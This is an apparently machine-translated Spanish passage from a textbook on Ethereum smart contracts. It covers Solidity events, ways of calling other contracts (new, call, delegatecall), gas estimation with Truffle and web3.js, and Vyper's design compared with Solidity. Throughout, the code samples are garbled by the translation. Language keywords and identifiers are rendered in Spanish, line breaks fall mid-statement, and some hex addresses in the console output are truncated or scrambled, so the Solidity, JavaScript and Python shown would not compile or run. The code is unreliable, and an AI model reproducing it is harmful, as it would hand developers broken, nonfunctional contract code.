Los eventos son especialmente útiles para clientes ligeros y servicios DApp, que pueden "observar" eventos específicos e informarlos a la interfaz de usuario, o realizar un cambio en el estado de la aplicación para reflejar un evento en un contrato subyacente.

Los objetos de eventos toman argumentos que se serializan y registran en los registros de transacciones, en la cadena de bloques. Puede proporcionar la palabra clave indexada antes de un argumento, para que el valor forme parte de una tabla indexada (tabla hash) que una aplicación puede buscar o filtrar.

No hemos agregado ningún evento en nuestro ejemplo de Faucet hasta ahora, así que hagámoslo. Agregaremos dos eventos, uno para registrar cualquier retiro y otro para registrar cualquier depósito. Llamaremos a estos eventos Retiro y Depósito, respectivamente. Primero, definimos los eventos en el contrato Faucet:

```
contract Faucet is mortal { evento
  Retiro (dirección indexada a, cantidad uint); Evento Depósito
  (dirección indexada desde, cantidad uint);

  [...] }
```

Hemos optado por indexar las direcciones para permitir la búsqueda y el filtrado en cualquier interfaz de usuario creada para acceder a nuestro Faucet.

A continuación, usamos la palabra clave emit para incorporar los datos del evento en los registros de transacciones:

```
// Dar éter a cualquiera que pida función retirar
(uint retirar_cantidad) public {
        [...]
        msg.sender.transfer(retirar_cantidad); emit Retiro
        (mensaje.remitente, retirar_cantidad);
}
// Aceptar cualquier cantidad entrante
function () public payable { emit
        Deposit(msg.sender, msg.value);
}
```

El contrato *de Faucet.sol* resultante se parece a Faucet8.sol: Contrato de Faucet revisado, con eventos.

Ejemplo 3. Faucet8.sol: contrato Faucet revisado, con eventos

```
enlace: código/Solidity/Faucet8.sol[]
```

Captura de eventos

Bien, hemos configurado nuestro contrato para emitir eventos. ¿Cómo vemos los resultados de una transacción y "capturamos" los eventos? La biblioteca web3.js proporciona una estructura de datos que contiene los registros de una transacción. Dentro de ellos podemos ver los eventos generados por la transacción.

Usemos truffle para ejecutar una transacción de prueba en el contrato Faucet revisado. Siga las instrucciones en [trufa] para configurar un directorio de proyecto y compilar el código Faucet . El código fuente se puede encontrar en el repositorio de GitHub del libro en *code/truffle/FaucetEvents*.

```
$ truffle desarrollar
truffle(desarrollar)> compilar
truffle(desarrollar)> migrar
Usando la red 'desarrollar'.

Ejecutando migración: 1_initial_migration.js
  Implementando
   migraciones... ... 0xb77ceae7c3f5afb7fbe3a6c5974d352aa844f53f955ee7d707ef6f3f8e6b4e61
```

```
   Migraciones: 0x8cdaf0cd259887258bc13a92c0a6da92698644c0
Guardando la migración exitosa a la red... ...
   0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956
Guardando artefactos...
Ejecutando migración: 2_deploy_contracts.js
   Implementando Faucet... ...
   0xfa850d754314c3fb83f43ca1fa6ee20bc9652d891c00a2f63fd43ab5bfb0d781 Faucet:
   0x345ca3e014aaf5dca488057592ee47305d9b3e1
Guardando la migración exitosa a la red...
   ... 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0
Guardando artefactos...

truffle(desarrollar)> Faucet.deployed().then(i => {FaucetDeployed = i})
truffle(desarrollar)> FaucetDeployed.send(web3.toWei(1, "ether")).then(res => \
                      { console.log(res.logs[0].event, res.logs[0].args) })
Depósito { de: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
   cantidad: BigNumber { s: 1, e: 18, c: [ 10000 ] } }
truffle(desarrollar)> FaucetDeployed.withdraw(web3.toWei(0.1, "ether")).then(res => \
                      { console.log(res.logs[0].event, res.logs[0].args) })
Retiro { a: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
   cantidad: BigNumber { s: 1, e: 17, c: [ 1000 ] } }
```

Después de implementar el contrato usando la función implementada, ejecutamos dos transacciones. La primera transacción es un depósito (mediante envío), que emite un evento Depósito en los registros de transacciones:

```
Depósito { de: '0x627306090abab3a6e1400e9345bc60c78a8bef57', monto:
   BigNumber { s: 1, e: 18, c: [ 10000 ] } }
```

A continuación, usamos la función de retiro para hacer un retiro. Esto emite un evento de retiro:

```
Retiro { a: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
   cantidad: BigNumber { s: 1, e: 17, c: [ 1000 ] } }
```

Para obtener estos eventos, observamos la matriz de registros devuelta como resultado (res) de las transacciones. La primera entrada de registro (logs[0]) contiene un nombre de evento en logs[0].event y los argumentos de evento en logs[0].args. Al mostrarlos en la consola, podemos ver el nombre del evento emitido y los argumentos del evento.

Los eventos son un mecanismo muy útil, no solo para la comunicación dentro del contrato, sino también para la depuración durante el desarrollo.

Llamar a otros contratos (enviar, llamar, código de llamada, delegar llamada)

Llamar a otros contratos desde su contrato es una operación muy útil pero potencialmente peligrosa. Examinaremos las diversas formas en que puede lograr esto y evaluaremos los riesgos de cada método. En resumen, los riesgos surgen del hecho de que es posible que no sepa mucho sobre un contrato al que está llamando o que está llamando a su contrato. Al escribir contratos inteligentes, debe tener en cuenta que, si bien en su mayoría puede esperar tratar con EOA, no hay nada que impida que los contratos arbitrariamente complejos y quizás malignos llamen y sean llamados por su código.

Creando una nueva instancia

La forma más segura de llamar a otro contrato es si usted mismo crea ese otro contrato. De esa manera, está seguro de sus interfaces y comportamiento. Para hacer esto, simplemente puede instanciarlo, usando la palabra clave new, como en otros lenguajes orientados a objetos. En Solidity, la palabra clave new creará el

contrate en la cadena de bloques y devuelva un objeto que puede usar para hacer referencia a él. Supongamos que desea crear y llamar a un contrato Faucet desde otro contrato llamado Token:

```
ficha de contrato es mortal {
  Grifo _grifo;

  constructor()
    { _faucet = new Faucet(); } }
```

Este mecanismo para la construcción de contratos asegura que conozca el tipo exacto de contrato y su interfaz. El contrato Faucet debe definirse dentro del alcance de Token, lo que puede hacer con una declaración de importación si la definición está en otro archivo:

```
importar "Faucet.sol";

ficha de contrato es mortal {
  Grifo _grifo;

  constructor() {
    _faucet = new Faucet(); } }
```

Opcionalmente, puede especificar el valor de la transferencia de éter en la creación y pasar argumentos al constructor del nuevo contrato:

```
importar "Faucet.sol";

ficha de contrato es mortal {
  Grifo _grifo;

  constructor()
    { _faucet = (nuevo Faucet).value(0.5 ether)(); } }
```

También puede llamar a las funciones de Faucet. En este ejemplo, llamamos a la función de destrucción de Faucet desde dentro de la función de destrucción de Token:

```
importar "Faucet.sol";

ficha de contrato es mortal {
  Grifo _grifo;

  constructor()
    { _faucet = (nuevo Faucet).value(0.5 ether)(); }


  function destroy () solo propietario
    { _faucet.destroy (); } }
```

Tenga en cuenta que si bien usted es el propietario del contrato de Token, el contrato de Token en sí mismo posee el nuevo contrato de Faucet, por lo que solo el contrato de Token puede destruirlo.

Direccionamiento de una instancia existente

Otra forma de llamar a un contrato es emitiendo la dirección de una instancia existente del contrato. Con este método, aplica una interfaz conocida a una instancia existente. Por lo tanto, es sumamente importante que sepa, con certeza, que la instancia a la que se dirige es, de hecho, del tipo que supone. Veamos un ejemplo:

```
importar "Faucet.sol";

ficha de contrato es mortal {

  Grifo _grifo;

  constructor(dirección _f) { _faucet
    = Faucet(_f); _faucet.retirar (0.1
    éter) } }
```

Aquí, tomamos una dirección proporcionada como argumento para el constructor, _f, y la convertimos en un objeto Faucet. Esto es mucho más arriesgado que el mecanismo anterior, porque no sabemos con certeza si esa dirección es realmente un objeto Faucet. Cuando llamamos a retirar, asumimos que acepta los mismos argumentos y ejecuta el mismo código que nuestra declaración de Faucet, pero no podemos estar seguros. Por lo que sabemos, la función de retiro en esta dirección podría ejecutar algo completamente diferente de lo que esperamos, incluso si se llama igual. Por lo tanto, usar direcciones pasadas como entrada y convertirlas en objetos específicos es mucho más peligroso que crear el contrato usted mismo.

Llamada sin procesar, llamada delegada

Solidity ofrece algunas funciones aún más "de bajo nivel" para llamar a otros contratos. Estos corresponden directamente a los códigos de operación EVM del mismo nombre y nos permiten construir manualmente una llamada de contrato a contrato. Como tales, representan los mecanismos más flexibles *y* peligrosos para llamar a otros contratos.

Aquí está el mismo ejemplo, usando un método de llamada:

```
El token del contrato es mortal
  { constructor (dirección _faucet)
    { _faucet.call ("retirar", 0.1 éter); } }
```

Como puede ver, este tipo de llamada es una llamada *ciega* a una función, muy parecido a construir una transacción sin procesar, solo que dentro del contexto de un contrato. Puede exponer su contrato a una serie de riesgos de seguridad, el más importante, *el reingreso,* que analizaremos con más detalle en [reentrancy_security]. La función de llamada devolverá falso si hay un problema, por lo que puede evaluar el valor de retorno para el manejo de errores:

```
ficha de contrato es mortal {
  constructor(dirección _faucet) { if !
    (_faucet.call("retirar", 0.1 ether)) { revert("Error al retirar
      del grifo"); } } }
```

Otra variante de llamada es la llamada delegada, que reemplazó al código de llamada más peligroso. el código de llamada

El método quedará obsoleto pronto, por lo que no debe usarse.

Como se mencionó en el objeto de dirección, una llamada de delegado es diferente de una llamada en que el contexto del mensaje no cambia. Por ejemplo, mientras que una llamada cambia el valor de msg.sender para que sea el contrato de llamada, una llamada delegada mantiene el mismo msg.sender que en el contrato de llamada. Esencialmente, la llamada delegada ejecuta el código de otro contrato dentro del contexto de la ejecución del contrato actual. Se usa con mayor frecuencia para invocar código de una biblioteca. También le permite basarse en el patrón de uso de funciones de biblioteca almacenadas en otro lugar, pero hacer que ese código funcione con los datos de almacenamiento de su contrato.

La llamada de delegado debe usarse con mucha precaución. Puede tener algunos efectos inesperados, especialmente si el contrato al que llama no fue diseñado como una biblioteca.

Usemos un contrato de ejemplo para demostrar las diversas semánticas de llamada que utilizan call y delegar para llamar a bibliotecas y contratos. En CallExamples.sol: un ejemplo de diferentes semánticas de llamada, usamos un evento para registrar los detalles de cada llamada y ver cómo cambia el contexto de la llamada según el tipo de llamada.

Ejemplo 4. CallExamples.sol: Un ejemplo de diferente semántica de llamada

enlace:código/trufa/CallExamples/contratos/CallExamples.sol[]

Como puede ver en este ejemplo, nuestro contrato principal es llamador, que llama a una biblioteca llamadaLibrary y un contrato llamadoContract. Tanto la biblioteca llamada como el contrato tienen funciones llamadas Función idénticas, que emiten un evento llamado Evento. El evento llamado Evento registra tres datos: msg.sender, tx.origin y this. Cada vez que se llama a la función llamada, puede tener un contexto de ejecución diferente (con valores diferentes para potencialmente todas las variables de contexto), dependiendo de si se llama directamente o a través de una llamada delegada.

En llamador, primero llamamos directamente al contrato y la biblioteca, invocando la función llamada en cada uno. Luego, usamos explícitamente la llamada de funciones de bajo nivel y la llamada delegada para llamar a llamadoContrato.llamadaFunción. De esta manera podemos ver cómo se comportan los distintos mecanismos de llamada.

Ejecutemos esto en un entorno de desarrollo de Truffle y capturemos los eventos, para ver cómo se ve:

```
truffle (desarrollar)> migrar
Usando la red 'desarrollar'. [...]

Guardando artefactos...
truffle(desarrollar)> web3.eth.accounts[0]
 '0x627306090abab3a6e1400e9345bc60c78a8bef57'
truffle(develop)> caller.address
 '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f'
truffle(develop)> calledContract.address
 '0x345ca3e014aaf5dca488057592ee47305d9b3e10'
truffle(develop)> calledLibrary.address
 '0xf25186b5081ff5ce73482ad761db0eb0d25abfbf'
trufa(desarrollar)> llamador.implementado().entonces( i => { llamadorImplementado = i })

truffle(desarrollar)> callerDeployed.make_calls(llamadoContrato.dirección).then(res => \
                          { res.logs.forEach(log => { console.log(log.args) })})
{ remitente: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f',
```

origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57', from:
'0x345ca3e014aaf5dca488057592ee47305d9b3e10' } { sender:
'0x627306090abab3a6e1400e9345bc60c78a8bef57', origin:
'0x627306090abab3a6e1400e9345bc60c78a8bef57', from:
'0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f' } { sender:
'0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f', origin:
'0x627306090abab3a6e1400e9345bc60c78a8bef57', from:
'0x345ca3e014aaf5dca488057592ee47305d9b3e10' } { remitente:
'0x627306090abab3a6e1400e9345bc60c78a8bef57', origen:
'0x627306090abab3a6e1400e9345bc60c78a8bef57', de:
'0x8f0483125fcb9aaaefa9209d8e9d97b908f' }

Veamos qué pasó aquí. Llamamos a la función make_calls y pasamos la dirección de calledContract, luego capturamos los cuatro eventos emitidos por cada una de las diferentes llamadas. Veamos la función make_calls y analicemos cada paso.

La primera llamada es:

```
_llamadoContrato.llamadaFunción();
```

Aquí, estamos llamando a namedContract. namedFunction directamente, usando la ABI de alto nivel para calledFunction. El evento emitido es:

```
remitente: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f', origen:
'0x627306090abab3a6e1400e9345bc60c78a8bef57', desde:
'0x345ca3e014aaf5dca488057592eeb3e105d9
```

Como puede ver, msg.sender es la dirección del contrato de la persona que llama. El tx.origin es la dirección de nuestra cuenta, web3.eth.accounts[0], que envió la transacción a la persona que llama. El evento fue emitido por contrato llamado, como podemos ver en el último argumento del evento.

La próxima llamada en make_calls es a la biblioteca:

```
biblioteca_llamada.funcion_llamada();
```

Se ve idéntico a cómo llamamos el contrato, pero se comporta de manera muy diferente. Veamos el segundo evento emitido:

```
remitente: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
origen: '0x627306090abab3a6e1400e9345bc60c78a8bef57', desde:
'0x8f0483125fcb9aaaefa9209d8e9d7b90c8b'9
```

Esta vez, el msg.sender no es la dirección de la persona que llama. En cambio, es la dirección de nuestra cuenta, y es la misma que el origen de la transacción. Eso es porque cuando llama a una biblioteca, la llamada siempre es delegada y se ejecuta dentro del contexto de la persona que llama. Entonces, cuando el código de la biblioteca llamada se estaba ejecutando, heredó el contexto de ejecución de la persona que llama, como si su código se estuviera ejecutando dentro de la persona que llama. La variable this (que se muestra como en el evento emitido) es la dirección de la persona que llama, aunque se accede desde la biblioteca llamada .

Las siguientes dos llamadas, usando la llamada de bajo nivel y la llamada delegada, verifican nuestras expectativas, emitiendo eventos que reflejan lo que acabamos de ver.

Consideraciones de gas

El gas, descrito con más detalle en [gas], es una consideración increíblemente importante en la programación de contratos inteligentes. El gas es un recurso que restringe la cantidad máxima de cómputo que Ethereum permitirá consumir en una transacción. Si se excede el límite de gas durante el cálculo, lo siguiente
ocurre una serie de eventos:

- Se lanza una excepción "sin gasolina".
- Se restablece (revierte) el estado del contrato anterior a la ejecución.
- Todo el éter utilizado para pagar el gas se toma como tarifa de transacción; *no* se reembolsa.

Debido a que el gas lo paga el usuario que inicia la transacción, se desaconseja que los usuarios llamen a funciones que tienen un alto costo de gas. Por lo tanto, lo mejor para el programador es minimizar el costo de gas de las funciones de un contrato. Con este fin, hay ciertas prácticas que se recomiendan al construir contratos inteligentes, para minimizar el costo del gas de una llamada de función.

Evite las matrices de tamaño dinámico

Cualquier bucle a través de una matriz de tamaño dinámico donde una función realiza operaciones en cada elemento o busca un elemento en particular presenta el riesgo de usar demasiado gas. De hecho, el contrato puede quedarse sin gas antes de encontrar el resultado deseado, o antes de actuar sobre cada elemento, perdiendo así tiempo y éter sin dar ningún resultado.

Evite llamadas a otros contratos

Llamar a otros contratos, especialmente cuando no se conoce el costo del gas de sus funciones, introduce el riesgo de quedarse sin gas. Evite el uso de bibliotecas que no estén bien probadas y que no se utilicen ampliamente. Cuanto menos escrutinio haya recibido una biblioteca por parte de otros programadores, mayor será el riesgo de usarla.

Estimación del costo del gas

Si necesita estimar el gas necesario para ejecutar un determinado método de un contrato considerando sus argumentos, puede utilizar el siguiente procedimiento:

```
var contrato = web3.eth.contrato(abi).at(dirección); var
gasEstimate = contract.myAweSomeMethod.estimateGas(arg1, arg2, {from: account});
```

gasEstimate le dirá la cantidad de unidades de gas necesarias para su ejecución. Es una estimación debido a la integridad de Turing del EVM: es relativamente trivial crear una función que requiera cantidades de gas muy diferentes para ejecutar diferentes llamadas. Incluso el código de producción puede cambiar las rutas de ejecución de manera sutil, lo que resulta en costos de gas muy diferentes de una llamada a la siguiente.
Sin embargo, la mayoría de las funciones son sensatas y estimarGas dará una buena estimación la mayor parte del tiempo.

Para obtener el precio del gas de la red puedes utilizar:

```
var preciogasolina = web3.eth.getGasPrecio();
```

Y a partir de ahí se puede estimar el costo del gas:

```
var gasCostInEther = web3.fromWei((gasEstimate * gasPrice), 'ether');
```

Apliquemos nuestras funciones de estimación de gas para estimar el costo del gas de nuestro ejemplo de Faucet, usando el código del repositorio del libro.

Inicie Truffle en modo de desarrollo y ejecute el archivo JavaScript en gas_estimates.js: Usando la función estimarGas, *gas_estimates.js.*

Ejemplo 5. gas_estimates.js: Usando la función estimarGas

```
var FaucetContract = artefactos.require("./Faucet.sol");

FaucetContract.web3.eth.getGasPrice(función(error, resultado) {
        var preciogasolina = Número(resultado);
        console.log("El precio de la gasolina es "+ precio del gas +   "wei"); // "10000000000000"

        // Obtener la instancia del contrato
        FaucetContract.deployed().then(function(FaucetContractInstance) {

    // Use la palabra clave 'estimateGas' después del nombre de la función para obtener la estimación //
    de gas para esta función en particular (aprovechar)
    FaucetContractInstance.send(web3.toWei(1, "éter")); return
                FaucetContractInstance.withdraw.estimateGas(web3.toWei(0.1, "ether"));

        }).entonces(función(resultado) {
                var gas = Número(resultado);

                                                        "
                console.log("estimación del gas = " unidades); console.log("estimación
                del costo del gas = + (gas * precio del gas) + consola.log("estimación = "wei");
                FaucetContract.web3.fromWei((gas * precio del gas), 'éter') +
                                                                                "éter");
        });
});
```

Así es como se ve en la consola de desarrollo de Truffle:

$ **trufa desarrollar**

truffle(develop)> **exec gas_estimates.js** Usando
la red 'develop'.

El precio del gas es 20000000000
wei estimación de gas = 31397
unidades estimación de costo de gas =
627940000000000 wei estimación de costo de gas =
0.00062794 éter Se recomienda que evalúe el costo de gas de las funciones como parte de su flujo de trabajo de desarrollo, para evitar sorpresas al implementar contratos en la red principal .

Conclusiones

En este capítulo, comenzamos a trabajar con contratos inteligentes en detalle y exploramos el lenguaje de programación de contratos Solidity. Tomamos un contrato de ejemplo simple, *Faucet.sol,* y lo mejoramos gradualmente y lo hicimos más complejo, usándolo para explorar varios aspectos del lenguaje Solidity. En [vyper_chap] trabajaremos con Vyper, otro lenguaje de programación orientado a contratos. Compararemos Vyper con Solidity, mostrando algunas de las diferencias en el diseño de estos dos lenguajes y profundizando nuestra comprensión de la programación de contratos inteligentes.

Contratos inteligentes y Vyper

Vyper es un lenguaje de programación experimental orientado a contratos para la máquina virtual de Ethereum que se esfuerza por proporcionar una auditabilidad superior, facilitando a los desarrolladores la producción de código inteligible. De hecho, uno de los principios de Vyper es hacer prácticamente imposible que los desarrolladores escriban código engañoso.

En este capítulo, veremos problemas comunes con los contratos inteligentes, presentaremos el lenguaje de programación de contratos Vyper y lo compararemos con Solidity, demostrando las diferencias.

Vulnerabilidades y Vyper

Un estudio reciente analizó casi un millón de contratos inteligentes de Ethereum implementados y descubrió que muchos de estos contratos contenían vulnerabilidades graves. Durante su análisis, los investigadores describieron tres categorías básicas de vulnerabilidades de rastreo:

Contratos suicidas

Contratos inteligentes que pueden ser eliminados por direcciones arbitrarias

Contratos codiciosos

Contratos inteligentes que pueden llegar a un estado en el que no pueden liberar ether

Contratos pródigos

Contratos inteligentes que se pueden hacer para liberar ether a direcciones arbitrarias

Las vulnerabilidades se introducen en los contratos inteligentes a través del código. Se puede argumentar firmemente que estas y otras vulnerabilidades no se introducen intencionalmente, pero independientemente, el código de contrato inteligente no deseado evidentemente resulta en la pérdida inesperada de fondos para los usuarios de Ethereum, y esto no es lo ideal. Vyper está diseñado para facilitar la escritura de código seguro, o igualmente para que sea más difícil escribir accidentalmente código engañoso o vulnerable.

Comparación con Solidez

Una de las formas en que Vyper intenta hacer que el código inseguro sea más difícil de escribir es *omitiendo* deliberadamente algunas de las características de Solidity. Es importante que aquellos que estén considerando desarrollar contratos inteligentes en Vyper comprendan qué funciones no *tiene* Vyper y por qué. Por lo tanto, en esta sección, exploraremos esas características y proporcionaremos una justificación de por qué se han omitido.

modificadores

Como vimos en el capítulo anterior, en Solidity puedes escribir una función usando modificadores. Por ejemplo, la siguiente función, `changeOwner` , ejecutará el código en un modificador llamado `onlyBy` como parte de su ejecución:

```
function changeOwner (dirección _newOwner)
        public onlyBy (propietario)

{
        propietario = _nuevoPropietario;
}
```

Este modificador hace cumplir una regla en relación con la propiedad. Como puede ver, este modificador en particular actúa como un mecanismo para realizar una verificación previa en nombre de la función `changeOwner` :

```
modificador onlyBy(dirección _cuenta) {

        require(mensaje.remitente == _cuenta);
       _;
}
```

Pero los modificadores no solo están ahí para realizar comprobaciones, como se muestra aquí. De hecho, como modificadores, pueden cambiar significativamente el entorno de un contrato inteligente, en el contexto de la función de llamada. En pocas palabras, los modificadores son *omnipresentes.*

Veamos otro ejemplo de estilo Solidity:

```
enum Etapas {
        etapa segura
        escenario de peligro,
        Etapa final
}

uint tiempo de creación público = ahora;
Stages public stage = Stages.SafeStage;

función nextStage() interno {
        etapa = Etapas(uint(etapa) + 1);
}

modificador stageTimeConfirmation() {
        if (etapa == Etapas.SafeStage &&
                        now >= tiempodecreación + 10 días)
                nextStage();
       _;
}

function a()
        public
        stageTimeConfirmation
        // Más código va aquí

{ }
```

Por un lado, los desarrolladores siempre deben verificar cualquier otro código al que llama su propio código.
Sin embargo, es posible que en ciertas situaciones (como cuando las limitaciones de tiempo o el agotamiento provocan falta de concentración), un desarrollador puede pasar por alto una sola línea de código. Esto es aún más probable si el desarrollador tiene que saltar dentro de un archivo grande mientras realiza un seguimiento mental de la jerarquía de llamadas de función y asigna el estado de las variables de contrato inteligente a la memoria.

Veamos el ejemplo anterior con un poco más de profundidad. Imagine que un desarrollador está escribiendo una función pública llamada . El desarrollador es nuevo en este contrato y está utilizando un modificador escrito por otra persona. De un vistazo, parece que el modificador stageTimeConfirmation simplemente está realizando algunas comprobaciones con respecto a la antigüedad del contrato en relación con la función de llamada. Lo que el desarrollador puede *no* darse cuenta es que el modificador también está llamando a otra función, nextStage .
En este escenario de demostración simplista, simplemente llamar a la función pública da como resultado que la variable de etapa del contrato inteligente se mueva de SafeStage a DangerStage .

Vyper ha eliminado por completo los modificadores. Las recomendaciones de Vyper son las siguientes: si solo realiza aserciones con modificadores, simplemente use verificaciones y aserciones en línea como parte de la función; si modifica el estado del contrato inteligente, etc., nuevamente haga estos cambios explícitamente como parte de la función. Hacer esto mejora la auditabilidad y la legibilidad, ya que el lector no tiene que "envolver" mentalmente (o manualmente) el código modificador alrededor de la función para ver lo que hace.

Herencia de clase

La herencia permite a los programadores aprovechar el poder del código preescrito mediante la adquisición de funcionalidades, propiedades y comportamientos preexistentes de las bibliotecas de software existentes. La herencia es poderosa y promueve la reutilización del código. Solidity admite la herencia múltiple y el polimorfismo, pero si bien estas son características clave de la programación orientada a objetos, Vyper no las admite.

Vyper sostiene que la implementación de la herencia requiere que los codificadores y auditores salten entre varios archivos para comprender lo que está haciendo el programa. Vyper también considera que la herencia múltiple puede hacer que el código sea demasiado complicado de entender, una opinión admitida tácitamente por la documentación de Solidity, que brinda un ejemplo de cómo la herencia múltiple puede ser problemática.

Asamblea en línea

El ensamblaje en línea brinda a los desarrolladores acceso de bajo nivel a la máquina virtual Ethereum, lo que permite que los programas de Solidity realicen operaciones accediendo directamente a las instrucciones de EVM. Por ejemplo, el siguiente código ensamblador en línea agrega 3 a la ubicación de memoria 0x80:

```
3 0x80 mload agregar 0x80 mstore
```

Vyper considera que la pérdida de legibilidad es un precio demasiado alto para pagar por la potencia adicional y, por lo tanto, no admite el ensamblaje en línea.

Sobrecarga de funciones

La sobrecarga de funciones permite a los desarrolladores escribir varias funciones con el mismo nombre. La función que se utiliza en una ocasión determinada depende de los tipos de argumentos proporcionados. Tome las siguientes dos funciones, por ejemplo:

```
function f(uint _in) public pure devuelve (uint out) {
        fuera = 1;
}

function f(uint _in, bytes32 _key) public pure return (uint out) {
        fuera = 2;
}
```

La primera función (llamada f) acepta un argumento de entrada de tipo uint; la segunda función (también denominada f) acepta dos argumentos, uno de tipo uint y otro de tipo bytes32. Tener múltiples definiciones de funciones con el mismo nombre que toman diferentes argumentos puede ser confuso, por lo que Vyper no admite la sobrecarga de funciones.

Encasillamiento de variables

Hay dos tipos de encasillamiento: *implícito* y *explícito*

El encasillamiento implícito a menudo se realiza en tiempo de compilación. Por ejemplo, si una conversión de tipo es semánticamente sólida y no es probable que se pierda información, el compilador puede realizar una conversión implícita, como convertir una variable de tipo uint8 a uint16. Las primeras versiones de Vyper permitían el encasillamiento implícito de variables, pero las versiones recientes no.

Se pueden insertar encasillamientos explícitos en Solidity. Desafortunadamente, pueden conducir a un comportamiento inesperado. Por ejemplo, convertir un uint32 al tipo más pequeño uint16 simplemente elimina los bits de orden superior, como se demuestra aquí:

```
uint32 a = 0x12345678;
uint16b = uint16(a);
// La variable b es 0x5678 ahora
```

En cambio, Vyper tiene una función de conversión para realizar conversiones explícitas. La función de conversión (que se encuentra en la línea 82 de *convert.py):*

```
def convert(expr, contexto):
        tipo_salida = expr.args[1].s si
        tipo_salida en tabla_conversión: devuelve
                tabla_conversión[tipo_salida](expr, contexto) de lo contrario:

                aumentar la excepción ("La conversión a {} no es válida". formato (tipo_de_salida))
```

Tenga en cuenta el uso de conversion_table (que se encuentra en la línea 90 del mismo archivo), que se ve así:

```
conversion_table = { 'int128':
        to_int128, 'uint256':
        to_unint256, 'decimal':
        to_decimal, 'bytes32':
        to_bytes32,
}
```

Cuando un desarrollador llama a convert, hace referencia a conversion_table, lo que garantiza que se realice la conversión adecuada. Por ejemplo, si un desarrollador pasa un int128 a la función de conversión, se ejecutará la función to_int128 en la línea 26 del mismo archivo *(convert.py) .* La función to_int128 es la siguiente:

```
@signature(('int128', 'uint256', 'bytes32', 'bytes'), 'str_literal') def to_int128(expr, args, kwargs,
context): in_node = args[0] typ, len = get_type(in_node ) si escribe ('int128', 'uint256', 'bytes32'):
        si in_node.typ.is_literal



                        y no SizeLimits.MINNUM <= in_node.value <= SizeLimits.MAXNUM: aumentar
                        InvalidLiteralException( "Número fuera de rango: {}".format(in_node.value), expr

                        )
                return LLLnode.from_list( ['clamp',
                        ['mload', MemoryPositions.MINNUM], in_node, ['mload',
                        MemoryPositions.MAXNUM]], typ=BaseType('int128'), pos=getpos(expr)


        ) si
            no: devuelve byte_array_to_num(in_node, expr, 'int128')
```

Como puede ver, el proceso de conversión garantiza que no se pierda ninguna información; si pudiera serlo, se genera una excepción. El código de conversión evita el truncamiento, así como otras anomalías que normalmente permitiría el encasillamiento implícito.

Elegir el encasillamiento explícito sobre el implícito significa que el desarrollador es responsable de realizar todas las conversiones. Si bien este enfoque produce un código más detallado, también mejora la seguridad y la auditabilidad de los contratos inteligentes.

Condiciones previas y condiciones posteriores

Vyper maneja condiciones previas, condiciones posteriores y cambios de estado de forma explícita. Si bien esto produce código redundante, también permite la máxima legibilidad y seguridad. Al escribir un contrato inteligente en

Vyper, un desarrollador debe observar los siguientes tres puntos:

Condición

¿Cuál es el estado/condición actual de las variables de estado de Ethereum?

Efectos

¿Qué efectos tendrá este código de contrato inteligente en la condición de las variables de estado al momento de la ejecución? Es decir, ¿qué *se verá* afectado y qué *no se* verá afectado? ¿Son estos efectos congruentes con las intenciones del contrato inteligente?

Interacción

Después de que se hayan tratado exhaustivamente las dos primeras consideraciones, es hora de ejecutar el código. Antes de la implementación, analice lógicamente el código y considere todos los posibles resultados, consecuencias y escenarios permanentes de la ejecución del código, incluidas las interacciones con otros contratos

Idealmente, cada uno de estos puntos debe ser considerado cuidadosamente y luego documentado minuciosamente en el código. Si lo hace, mejorará el diseño del código y, en última instancia, lo hará más legible y auditable.

Decoradores

Los siguientes decoradores se pueden utilizar al comienzo de cada función:

@privado

El decorador `@private` hace que la función sea inaccesible desde fuera del contrato.

@público

El decorador `@public` hace que la función sea visible y ejecutable públicamente. Por ejemplo, incluso la billetera Ethereum mostrará tales funciones al ver el contrato.

@constante

Las funciones con el decorador `@constant` no pueden cambiar las variables de estado. De hecho, el compilador rechazará todo el programa (con el error correspondiente) si la función intenta cambiar una variable de estado.

@pagadero

Solo las funciones con el decorador `@payable` pueden transferir valor.

Vyper implementa la lógica de los decoradores de forma explícita. Por ejemplo, el proceso de compilación de Vyper fallará si una función tiene un decorador `@payable` y un decorador `@constant` . Esto tiene sentido porque una función que transfiere valor, por definición, ha actualizado el estado, por lo que no puede ser `@constant` . Cada función de Vyper debe estar decorada con `@public` o `@private` (pero no

¡ambas cosas!).

Ordenación de funciones y variables

Cada contrato inteligente de Vyper individual consta de un solo archivo de Vyper. En otras palabras, todo el código de un contrato inteligente de Vyper, incluidas todas las funciones, variables, etc., existe en un solo lugar. Vyper requiere que la función de cada contrato inteligente y las declaraciones de variables se escriban físicamente en un orden particular. La solidez no tiene este requisito en absoluto. Echemos un vistazo rápido

en un ejemplo de Solidez:

```
solidez de pragma ^0.4.0;

pedido de contrato {

        función topFunction() externa

        devuelve (bool)
                { initiatizedBelowTopFunction = this.lowerFunction(); volver
                iniciadoBelowTopFunction;
        }

        bool iniciado por debajo de la función
        superior; bool lowerFunctionVar;

        funcion funcioninferior() externa

        devuelve (bool)
                { lowerFunctionVar = true;
                devuelve lowerFunctionVar;
        }

}
```

En este ejemplo, la función llamada topFunction está llamando a otra función, lowerFunction. topFunction también asigna un valor a una variable llamada initiatizedBelowTopFunction. Como puede ver, Solidity no requiere que estas funciones y variables se declaren físicamente antes de que el código de ejecución las invoque. Este es un código de Solidity válido que se compilará con éxito.

Los requisitos de pedido de Vyper no son algo nuevo; de hecho, estos requisitos de pedido siempre han estado presentes en la programación de Python. El orden requerido por Vyper es sencillo y lógico, como se ilustra en el siguiente ejemplo:

```
# Declarar una variable llamada theBool theBool:
public(bool)

# Declarar una función llamada topFunction @public
def topFunction() -> bool: # Asignar un valor a la
función ya declarada llamada theBool self.theBool =
        True

        volver self.theBool

# Declarar una función llamada lowerFunction
@public
def función inferior():
        # Llamar a la función ya declarada llamada topFunction afirmar
        self.topFunction()
```

